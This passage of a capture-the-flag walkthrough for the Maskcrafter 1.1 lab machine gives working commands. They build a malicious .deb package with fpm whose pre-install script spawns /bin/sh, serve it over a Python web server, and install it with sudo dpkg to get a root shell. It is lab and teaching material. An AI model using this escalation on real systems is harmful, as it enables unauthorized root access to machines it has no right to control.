
```
Parsing documentation for fpm-1.11.0
Installing ri documentation for fpm-1.11.0
Done installing documentation for stud, cabin, clamp, mustache, insist, doten
v, pleaserun, io-like, ruby-xz, childprocess, arr-pm, backports, json, fpm af
ter 15 seconds
14 gems installed
hackercoolmagz@kali:~$
```

No matter how the installation starts, it should end as shown in the image above. Then I run the commands given below.




```
hackercoolmagz@kali:~$ TF=$(mktemp -d)
hackercoolmagz@kali:~$ echo 'exec /bin/sh' > $TF/x.sh
hackercoolmagz@kali:~$ fpm -n x -s dir -t deb -a all --before-install $TF/x.s
h $TF
```

What I am creating with the above commands is a x.sh script file which is a bash script file that executes the command /bin/sh (shell). Then I changed this x.sh file into a debian packag -e with .deb ending. The third command wil create a .deb file as shown below.




```
Require just the needed backports instead, or 'backports/latest'.
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning:
constant Gem::ConfigMap is deprecated
Debian packaging tools generally labels all files in /etc as config files, as
 mandated by policy, so fpm defaults to this behavior for deb packages. You c
an disable this default behavior with --deb-no-default-config-files flag {:le
vel=>:warn}
Created package {:path=>"x_1.0_all.deb"}
hackercoolmagz@kali:~$ 
```

Next, I use the python web server to download the .deb package from the attacker system on to the target system.




```
hackercoolmagz@kali:~$ ls
17d91f20f73157c722ba2aea702985d2  Donut            Music      shell4455.exe
40839                             Downloads        PE-Linux   shell.php
core                              eclasstestlogin  Pictures   Templates
Desktop                           Exe2shell        Public     Videos
Documents                         hcool.zip        shel.elf   x_1.0_all.deb
hackercoolmagz@kali:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Change its permissions and install it using dpkg to finally gain a root shell.



```
$ pwd
/tmp
$ chmod 777 x_1.0_all.deb
$ ls -l x_1.0_all.deb
-rwxrwxrwx 1 researcherx researcherx 1124 Apr  6 14:54 x_1.0_all.deb
$ sudo dpkg -i x_1.0_all.deb
(Reading database ... 96141 files and directories currently installed.)
Preparing to unpack x_1.0_all.deb ...
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```


Then I quickly change to the root directory and view the flag as shown below.



```
# cd root
# ls
peda  root.txt
# cat root.txt
Congrats on finishing this VM...

Please tweet me your walkthrough @evdaez
# 
```

With this, the challenge of this Maskcrafter 1.1 CTF machine is partially completed. The auth -or said there is another way of geting user and root.

It's time to find the second route to get user. I tried the LFI vulnerability that nikto reported ab-out. It didn't work. Maybe it will work when we login. So I used the credentials of user admin" from the login table.



This webpage was created out of urgency and as such some features are still buggy and may not work as intended.

